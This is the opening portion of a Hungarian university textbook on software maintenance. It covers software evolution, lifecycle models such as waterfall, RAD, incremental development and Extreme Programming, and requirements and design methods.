Írta:
FERENC RUDOLF

SZOFTVERKARBANTARTÁS

Egyetemi tananyag

2011

LEKTORÁLTA: Dr. Kozsik Tamás, Eötvös Loránd Tudományegyetem Informatikai Kar
Programozási Nyelvek és Fordítóprogramok Tanszék

TÁMOGATÁS:
Készült a TÁMOP-4.1.2-08/1/A-2009-0008 számú, „Tananyagfejlesztés mérnök informatikus, programtervező informatikus és gazdaságinformatikus képzésekhez” című projekt keretében.

ISBN 978-963-279-499-0

KÉSZÜLT: a Typotex Kiadó gondozásában
FELELŐS VEZETŐ: Votisky Zsuzsa
AZ ELEKTRONIKUS KIADÁST ELŐKÉSZÍTETTE: Sosity Beáta

KULCSSZAVAK:
szoftverkarbantartás, szoftverevolúció, szoftvervisszatervezés, szoftverújratervezés, tervezési minta felismerés, architektúra rekonstrukció, program vizualizáció, szoftverminőség, szoftvermetrikák, forráskód auditálás.

ÖSSZEFOGLALÁS:
A jegyzet a szoftverkarbantartás témakörét dolgozza fel MSc hallgatók számára. Először egy rövid áttekintést nyújt a szoftverfejlesztés folyamatairól, modelljeiről, és azok általános fázisairól. Ezután bevezetést ad a szoftverek visszatervezésének, újratervezésének témakörébe, részletesen bemutatva az egyes módszereket, és azok automatikus elvégzéséhez rendelkezésre álló eszközöket. A jegyzet tárgyalja a kódmegértés és a program vizualizáció területeit is, részletesen foglalkozik a forráskódból történő tervezési minta felismeréssel, a rendszerek architektúrájának rekonstrukciójával, forráskódból történő tervezési dokumentáció előállításával, szoftvervizualizációval stb. A jegyzet bemutatja a szoftverminőség területét is, érinti a különböző szoftverminőségi modelleket, forráskód metrikákat, illetve statikus és dinamikus forráskód elemzési technikákat, eszközöket, amelyekkel forráskódban lévő gyanús kódrészleteket (bad code smell), és szabálysértéseket tudunk felderíteni.

TARTALOMJEGYZÉK

BEVEZETÉS


Amióta komplex szoftverrendszerek épülnek be szinte láthatatlanul a mindennapjainkba, azóta szükségszerű e rendszerek felügyelése, ellenőrzése és karbantartása. Ilyen „láthatatlan”, már-már nélkülözhetetlen szoftverrendszer a hétköznapokban például egy bank elektronikus rendszere. Amikor megérkezik a fizetésünk a bakszámlánkra, mi csak egy SMS-t kapunk, és látjuk, hogy az összeg sikeresen megérkezett a számlánkra, és egy pillanatra sem fordul meg a fejünkben, hogy milyen módon történt mindez, természetesnek vesszük. Valójában egy olyan komplex, összetett rendszeren futott keresztül jó néhány titkosított adat, amely rendszer kódsorának száma több millióra rúg, és olyan prímszám alapú titkosítást (RSA) használ, amely megfejtése a legmodernebb számítógépekkel is több száz évbe kerülne, és akkor még csak meg sem említettük a „háttérben” megbújó adatbázis elemeit, zárolásait, tranzakcióit. Ezek egy „kis” banknál is több terabájt tárolt adatot jelentenek.

Az ilyen komplex rendszerek megkövetelik a naprakészséget (már-már a percre vagy másodpercre készséget), a futás közben felmerülő hibák azonnali javítását, az állandó felügyeletet, a folyamatos fejlesztéseket. Komoly problémát okozna, ha például egy bank szoftverrendszere 15-20 éves kódolást használna, amit a mai számítógépek percek alatt feltörnek.

A folyamatos technikai fejlődéssel, új szemléletmódokkal, új nyelvekkel egy valamire való szoftver fel kell, hogy tudja venni a versenyt (egy bizonyos ideig), mivel a karbantartása során ügyelnek arra, hogy a rendszer naprakész és a legújabb trendeknek megfelelő legyen. Egy szoftver „élete” során a legnagyobb költséget nem annak fejlesztése, tesztelése, beüzemelése, hanem a – jó esetben hosszú éveken keresztüli – karbantartása emészti fel. A karbantartás költsége akár a fejlesztés költségeinek többszöröse is lehet, de sokkal kisebb kihívás, viszont hosszabb folyamat, mint egy eredeti szoftver kifejlesztése. Általában 80% - 20% arányban szokták becsülni a karbantartásra - fejlesztésre fordított költséget. A megkülönböztetés a szoftver karbantartása és fejlesztése között egyre inkább elmosódik, hiszen szinte nincs is olyan szoftverrendszer, amit teljesen „nulláról” kezdenek el fejleszteni.

SZOFTVEREVOLÚCIÓ

Egy szoftver a szükségességének felmerülésétől kezdve, a tervezésén, implementálásán keresztül egészen a megszűnéséig különböző fázisokon megy keresztül. Ezeket a fázisokat szokás életciklusnak nevezni. Egy szoftver kialakul, azaz megszületik, majd egy ideig alkalmazzák, azután kivonják a forgalomból, vagyis meghal. Ezért joggal beszélhetünk szoftver életciklusról, mely magával vonja az evolúció jelenlétét.
A szoftver élete annak „megszületésétől" (az ötlet kialakulása, követelmények meghatározása), az egyéb tervezési, fejlesztési, tesztelési vagy karbantartási feladatokon át egészen annak „haláláig" tart. Általában a „halálát" jelenti egy szoftvernek, ha új rendszer áll a helyébe. Tulajdonképpen akkor „hal meg" végleg, ha már nem használják.
Az idő előrehaladtával a szoftver korosodik, hiába a rendszeres karbantartás. Ez a folyamat elkerülhetetlen, mivel a folyamatos technológiai fejlődések nyomon követése, folytonos integrációja a rendszerbe lehetetlen feladat.
A szoftver első prototípusa rendelkezik egy bizonyos mennyiségű hibával (nyilván kezdetben nagyon sok hibát tartalmaz). Az idő elteltével e hibaszám csökken a folyamatos javításoknak köszönhetően. Ez egy ideális modell esetén azt jelentené, hogy a szoftverünk hibáinak száma szigorúan monoton csökken az idő függvényében. A valóság viszont eltér ettől a mintától. Egy bizonyos idő elteltével a szoftverünkbe megkövetelünk új tulajdonságokat, elemeket, vagy épp csak módosítani szeretnénk egy aktuális vagy frissebb elvárás alapján a rendszer egy részét, ezért módosítunk a kódon, így akarva akaratlanul hibák kerülnek bele. Emiatt a rendszer egészét tekintve a hibák száma nem csökken, hanem nő.



1. ábra. A hibák számának alakulása egy szoftver élete során

Ahogy az 1. ábra is mutatja, a rendszerünk az idő elteltével egyre több hibát tartalmaz. A szoftver halála az az időpont, amikor elérünk arra a pontra, amikor már jobban megéri egy új


rendszert készítenünk, mint a meglévőt „foltozgatni”. Az új rendszer elkészítésével egy új szoftver életciklusa veszi kezdetét. A szoftver megszűnésével lesz teljes egy szoftver életciklus.
A szoftverevolúció fogalma ettől a ponttól nyer értelmet. Ugyanis egy új szoftver tervezése során az előző verziók alapvető hibáit, hiányosságait már a tervezés során ismerik, ezért a megvalósítás során ezeket a hibákat (jó esetben) nem követik el még egyszer. Ez lehetőséget ad arra, hogy a szoftverrendszer következő generációja már sokkal kevesebb kiindulási hibát tartalmazzon elődeinél. Az ideális eset persze az lenne, hogy x darab szoftver elkészítése után, az új, következő generációs szoftver már egy hibát sem tartalmaz. Természetesen a valóságban ez nem így zajlik, hiszen egyre több az ismert hiba (illetve hibalehetőség) a szoftverek evolúciója során, de minden esetben újabb, még el nem követett hibák merülnek fel a szoftverfejlesztésében. A célunk természetesen az, hogy a következő szoftver már sokkal kevesebb hibát tartalmazzon. A 0 hibaszámot nem érhetjük el, de egyre csökkenő hibaszámmal dolgozhatunk tovább. Egy „helloworld” program tökéletes megírása természetesen nem okoz gondot, de egy komplex rendszert sohasem leszünk képesek tökéletesen hibamentesre írni, nem vagyunk képesek minden lehetőséggel számolni, minden speciális esetet lekezelni. Nagyon sok olyan tényező van, amely nem a program megírásától függ, és sok olyan, amely bekövetkezése esetén sem vagyunk képesek a szoftveren belül megoldani a problémát (például áramszünet, amikor a futtató szerverek leállnak). Természetesen ezek csak nagy, komplex rendszerekre igazak. A tökéletesség helyett a lehető legjobb megoldást keressük, minimális hibaszámmal.
Sok esetben nem a felmerülő hibák száma miatt „hal meg” egy szoftver, hanem azért, mert nem képes például más, specifikus céloknak is megfelelni vagy új irányzattal megközelíteni a feladatot. Ebben az esetben is rengeteget tanulhatunk az előző szoftver hibáiból – melyek nagy része a karbantartás ideje alatt merült fel, és amelyekből egy jó fejlesztő csapat képes levonni azokat a konklúziókat, melyekkel jobb minőségű, biztonságosabb és gyorsabb szoftver készíthető az elődeinél.

Modellek

A szoftver életciklusa, evolúciója nagyban függ a fejlesztés során használt modelltől. Az életciklus főbb lépéseit a legjellemzőbben az úgynevezett vízesés modell tárgyalja, ami több, élesen elkülöníthető és egymásra épülő lépést határoz meg. Egy szoftver élete viszont gyakran nem jellemezhető ilyen egyszerűen, ezért számos más életciklus modellt is kidolgoztak. A következőkben, a vízesés modellt követően, néhány elterjedt modellt vizsgálunk.

Vízesés modell

A vízesés modell 5 lépése jól szemlélteti egy szoftver életciklusát, amelyet a 2. ábra mutat be. Mindemellett számos más modell is létezik, mint azt a következőkben tárgyaljuk is.



2. ábra. Vízesés modell

A szoftver „megszületése”, kialakulása a követelmények specifikálása, a tervezés és az implementáció nevű lépcsőket foglalja magában. A tesztelés és a karbantartás már a megszületett, „élő szoftver” lépcsői, az életének a következő szakasza. A szoftver „halála”, a vízesés modellben nem szerepel, jogosan, hiszen a modell csak a szoftver életén át vezető utat foglalja magában.

Evolúciós fejlesztés

Ezeknél a modelleknél az alapötlet az, hogy ki kell fejleszteni egy kezdeti implementációt, azt a felhasználókkal véleményeztetni, majd sok-sok verzión keresztül addig finomítani, amíg a megfelelő rendszert el nem érjük. Jobban megvalósítja a párhuzamosságot és a gyors visszacsatolást a tevékenységek között. Ezen modellek közül az egyik az ún. Rapid Application Development (RAD). Ezt a szoftverfejlesztési folyamatot eredetileg James Martin fejlesztette ki az 1980-as években. A módszertan elemei: ciklikus fejlesztés, működő prototípusok létrehozása, és a szoftverfejlesztést támogató számítógépes programok, például integrált fejlesztői környezetek használata.
A módszer lényege, hogy szinte azonnal, a követelmények durva specifikálása után egyből elkészül egy prototípus, amely nem szükségszerűen valósítja meg az összes követelményt, de törekszik rá, majd a követelményeket újraspecifikálva, részletezve, elkészül egy következő prototípus. Ezeket a gyors „köröket” addig ismételgetik, amíg el nem érik a célt, azaz el nem készül az a szoftver, amely teljes mértékben kielégíti a követelményeket.
Ez a módszer nagyban torzítja a kialakuló szoftver életciklusát. Ebben az esetben nem is lehet nagyon egy szoftver életciklusról beszélni, inkább szoftverek életciklusáról van szó. A gyors köröknek köszönhetően szinte azonnal elkészül egy működő prototípus, hiányosságokkal bár, de ez az ára a gyorsaságnak. Ez már a szoftver születésének idejét is nagyban lerövidíti, de ennek a szoftvernek a halálát is jelenti az elkészülte. Ugyanis ha egy prototípus elkészül, bemutatják, és újradefiniálják a követelményeket, ami sok esetben azt jelenti, hogy nem változáson esik át az előző program, hanem inkább újat írnak az előzőből tanulva. Így maga a végleges szoftver kialakulása több szoftver együttes evolúciója, ahol sok „kis” prototípus születik meg, majd tűnik el annak érdekében, hogy a célszoftver minél tökéletesebb legyen.


Inkrementális fejlesztés

A vízesésmodell megköveteli, hogy véglegesítsük az egyes fázisokat mielőtt a következő fázisba belekezdünk. A fázisok elkülönítése miatt egyszerűen menedzselhető, de nem elég rugalmas a változtatásokra. A RAD modell megengedi, hogy elhalasszuk a követelményekkel és a tervezésekkel kapcsolatos döntéseket, de ez gyengén strukturált és nehezen karbantartható rendszerekhez vezethet. Az inkrementális fejlesztési megközelítés a két módszer előnyeit igyekszik kombinálni. Ebben az esetben kisebb részfeladatokra, úgynevezett inkremensekre bontjuk a megoldandó problémát, majd ezeket az inkremenseket egyenként kifejlesztjük az egyes iterációk során. A rendszer részben működőképes lehet már néhány inkremens megvalósítása után, és az iterációk miatt lehetőség van visszacsatolásra, mint az evolúciós fejlesztés esetén.
Az Extreme programming (XP) az inkrementális megközelítés legújabb változata. Nagyon kis funkcionalitással rendelkező inkremensek fejlesztésén és leszállításán alapul. Ez a fejlesztési modell az USA-ból kiindulva terjedt el és a kisebb fejlesztő csapatok számára dolgozták ki. Az XP egy olyan rugalmas programozási technika, amely kisebb ismétlődő lépésekben (iterációkban), gyakori visszacsatolások és a vevővel való intenzív kommunikáció révén célzottan tesz eleget a megrendelő igényeinek. Az XP azon a megfigyelésen alapul, hogy egy szoftver megváltoztatásának a költségei egyszerű eljárásmódokkal jelentősen csökkenthetők. A módszert Kent Beck, Ward Cunningham és Ron Jeffries alakította ki. Egy a Chrysler számára végzett programozási feladat, az ún. C3 projekt során alkalmazták, mely 1993 és 2000 között folyt (Kent Beck 1993-ban került vezető pozícióba a C3 projektben, később kiadott egy könyvet az XP-ről 1999 októberében). A projekt által létrehozott programot a bérszámfejtés területén használták. Az XP négy központi értéket fogalmaz meg, amelyek a következők: kommunikáció, visszacsatolás, merészség és egyszerűség.
Kezdetben a feladat olyan mértékig és olyan részletességgel kerül megfogalmazásra, hogy az alapján a fejlesztőcsapat fel tudja vázolni a fejlesztés menetét, és el tudja kezdeni a munkát. A továbbiakban a fejlesztőcsapat és a megrendelő közötti folyamatos kommunikáció révén az egyes iterációk végén kerül meghatározásra az, hogy hogyan menjen tovább a fejlesztés, egészen addig, amíg el nem készül a kész alkalmazás. Általában annyira „extrém” a programozás maga, hogy két fejlesztő ül egy gépnél.
Ez a technika „torzítja” a korábban említett életciklust. Mivel a szoftver már szinte az első pillanattól létezik, ezért a megszületése (amely a vízesés modellben a követelmények, tervezés, implementálás folyamata) a lehető legrövidebb folyamat. A szoftver kialakulása után a fejlődésének folyamata veszi kezdetét, ami nagyon gyors és kis lépésekben zajlik. Tulajdonképpen a szoftver fejlődése a megszületésétől kezdve hatalmas tempóban indul meg, amely később lecseng, mert a fejlesztés során először a fontosabb elemeket építik be, például új funkciókat, vagy a meglévő prototípus funkciókat fejlesztik tovább. Ez gyors ütemben történik, később már csak a finomhangolás marad hátra, amikor is apróbb változásokon esik át a szoftver. Ezért ebben a modellben a szoftver fejlődésén van a hangsúly, olyannyira, hogy könnyen lehet, hogy a végleges alkalmazás szinte semmiben sem hasonlít a kiindulási rendszerre.

A szoftverfejlesztési folyamatok alapvető lépései

A különböző szoftverfejlesztési folyamatok különböző lépésekben, eltérő időráfordítással, eltérő irányzatokkal közelítik meg ugyanazt a célt, mégpedig, hogy a követelményeknek megfelelő, jól működő, a kitűzött célt elérő szoftverrendszert hozzanak létre. Mégis, a

különbségek ellenére sok lépésben megegyeznek. Az összes modellben általánosan előforduló lépéseket a következőkben részletesebben tárgyaljuk.




3. ábra. A követelménytervezés folyamata

Szoftverspecifikáció (követelménytervezés)

Először meghatározzuk, hogy milyen szolgáltatásokat kell nyújtania a rendszerünknek, illetve hogy a rendszer fejlesztésének és működtetésének milyen megszorításait alkalmazzuk. A folyamat során előáll a követelménydokumentum, vagyis a rendszer specifikációja. A követelménytervezés folyamatát a 3. ábra mutatja be.
Általában a követelmények két szinten kerülnek leírásra. A megrendelőnek magasabb szintű leírás készül, míg a fejlesztőknek részletesebb specifikáció.
A követelmények tervezésének 4 fázisát különböztetjük meg. Ezek a következők:

- **Megvalósíthatósági vizsgálat**: Annak vizsgálata, hogy a felhasználók kívánságai kielégíthetők-e az adott szoftver- és hardvertechnológia mellett.
- **Követelmények feltárása és elemzése**: Ez a fázis a rendszerkövetelmények meglévő rendszereken történő megfigyelésén, a potenciális felhasználókkal folytatott megbeszéléseken és a feladatelemzésen alapul. Több különböző rendszermodell, illetve prototípus kifejlesztését is magában foglalhatja annak érdekében, hogy a rendszert jobban megértsék a fejlesztők.
- **Követelmények specifikációja**: Az elemzési tevékenységekből összegyűjtött információk dokumentumba szervezése. Ez alapvetően két szinten történik. A felhasználói követelmények a rendszerkövetelmények absztrakt leírását tartalmazzák, melyek a megrendelőknek szólnak. A rendszerkövetelmények pedig jobban részletezik az elkészítendő rendszer funkcióit, amely a fejlesztőknek szól.
- **Követelmények validációja**: Ellenőrzi, hogy mennyire következetesek és teljesek a követelmények. Feltárja a követelmények dokumentumaiban fellelhető hibákat.

Fontos megemlítenünk, hogy a felsorolt fázisok nem szigorúan egymás után következnek, a sorrend tetszőleges lehet.



4. ábra. A tervezési folyamat tevékenységei

Szoftvertervezés és implementáció

Ez a folyamat a rendszerspecifikáció futtatható rendszerré történő konvertálása. A szoftvertervezést és a programozást mindenképpen magában foglalja, illetve bizonyos esetekben tartalmazhatja a specifikáció finomítását is. A szoftver tervezése magában foglalja a szoftver struktúrájának és az adatoknak a meghatározását, valamint a komponensek közötti interfészek és néha a használt algoritmusok megadását is. A tervezés is iteratív módon történik több verzión keresztül. A tervezési folyamat számos különféle absztrakciós szinten lévő rendszermodell kifejlesztését is tartalmazhatja, és a tervezési folyamat szakaszai átfedhetik egymást. Ezt a folyamatot a 4. ábra szemlélteti.
A tervezési folyamat tevékenységei:

- **Architektúra tervezés**: A rendszert felépítő alrendszereket és a köztük található kapcsolatokat azonosítani és dokumentálni kell.
- **Absztrakt specifikáció**: Minden egyes alrendszer esetén meg kell adni a szolgáltatásaik absztrakt dokumentációját, és azokat a megszorításokat, amelyek mellett azok működnek.
- **Interfész tervezés**: Minden egyes alrendszer számára meg kell tervezni és dokumentálni annak egyéb alrendszerek felé mutatott interfészeit. Az interfésznek egyértelműnek kell lennie, vagyis anélkül kell tudnunk használni az adott alrendszert, hogy tudnánk, hogyan működik.

- **Komponens tervezés**: A szolgáltatásokat el kell helyezni a komponensekben és meg kell tervezni a komponensek interfészeit.
- **Adatszerkezet tervezés**: Meg kell határozni és részletesen meg kell tervezni az implementációban használandó adatszerkezeteket.

Az utolsó két fázist gyakran az implementáció részeként alkalmazzák.

Tervezési módszerek

Egy rendszer terve általában egy köztes reprezentációban kerül definiálásra, amely elég részletes ahhoz, hogy a fejlesztőknek pontos leírást adjon. Mindamellett elég magas szintű ahhoz, hogy egy átlag felhasználó is megértse a rendszer működését. Ezek a modellek a természetes nyelvben leírt adatok, elvárások alapján általában egy diagramban egy grafikai alakban kerülnek pontos definiálásra, annak érdekében, hogy egy módosítás végrehajtása a legkisebb erőráfordítással járjon, ugyanis egy diagramot gyorsabban lehet átszervezni, módosítani, mint egy szöveges leírást, gyorsabban történhet a rendszer teljes egészének átstrukturálása is. Ezen tervezési módszerek egyik nagy előnye, hogy sok eszköz létezik, amely egy ilyen előre definiált diagram típusnak megfelelő leírásából, azaz a rendszerünk tervéből képes kigenerálni a rendszerünk vázát.
Az ilyen modellekből több különböző típus létezik, amelyet külön-külön definiáltak aszerint, hogy a rendszerünket milyen megközelítésből, milyen szemszögből modellezi. Minden típusnak saját, egyedi nyelvezete, szerkezete van. Ezek a típusok a következők:


- Adatfolyam-modell: Az adatfolyam modell célja, hogy a rendszerről átfogó képet nyújtson, együtt ábrázolva a rendszer folyamatait és adatait. (Még a konkrét, fizikai anyagmozgások is belekerülnek a diagramba, ugyanúgy ahogy például egy adat bekérés, mentés is.) Az adatfolyam-modell a következő elemek definiálásából épül fel:
  - Kontextus ábra
  - Adatfolyam-ábrák (hierarchikus halmaz)
  - Elemi folyamatok leírása
  - Külső egyedek leírása
  - Bemenet/kimenet leírások
- Egyed-kapcsolat modell: Az alapvető egyedek és a köztük lévő kapcsolatok leírására szolgál. Főként adatbázis szerkezetek leírására használják. Általában két fázisból áll:
  - Egyed-kapcsolat diagram definiálás: Ez egy szemléletes ábrázolása az adatbázis elemeinek. Az egyedek, az attribútumok és a kapcsolatok definiálásával történik az egyed-kapcsolat diagram definiálása.
  - Relációs adatbázisséma készítés: Ez egy implementáció-közeli leírása az adatbázisnak. Általában az egyed-kapcsolat diagram alapján készül a relációs séma, amelyet normalizálnak.
- Strukturált modell: A rendszer komponenseit és a köztük lévő kölcsönhatásokat dokumentálja. Egy ilyen strukturált modell az SSADM (Structured Systems Analysis and Design Method – Strukturált Rendszerelemzési és Tervezési Módszertan). Az SSADM a teljes rendszer tervezési és elemzési folyamatát több részre felosztva és külön tárgyalva ad lehetőséget a modellezésre
- Objektumorientált modell: A rendszer öröklődési modelljét tartalmazza, modellezi az objektumok közötti statikus és dinamikus kapcsolatokat. Modellezheti az objektumok együttműködését, állapotait, stb. Az UML (Unified Modelling Language – Egységesített

Modellező Nyelv) segíti az objektum orientált modellezést a saját objektum orientált diagramjaival. Ilyen diagram például az Osztály és Objektumdiagram.

Napjainkban egyre nagyobb teret nyer a rendszertervezés területén a modell vezérelt fejlesztés (MDD). Ennek alapja, hogy a tervezőmérnökök először egy platform független modellt (PIM) készítenek el, mely a rendszer funkcionalitását írja le. Ezt követően ehhez a hordozható, újrafelhasználható és könnyen módosítható modellhez implementációs részletek hozzáadásával automatikusan származtatják a platform specifikus modellt (PSM). Ebből legvégül automatikus kódgenerálással kapják meg a megvalósítandó rendszert és a hozzá kapcsolódó anyagokat (dokumentáció, konfigurációs leírók, stb.).

Programozás és nyomkövetés

A programozás, azaz az implementáció során kezd a rendszer „alakot ölteni”. Természetesen nem elsőre kapjuk meg a teljes és minden elvárásunknak eleget tevő hibátlan rendszert. Sok fejlesztésen, tesztelésen, javításon kell átesnie, mielőtt végleges stádiumát elérné. A fejlesztés hosszas folyamata közben a felmerült hibák gyors és pontos javítása nagyban segíti a rendszer minőségbeli elvárásainak a kielégítését.




5. ábra. A hiba javításának menete

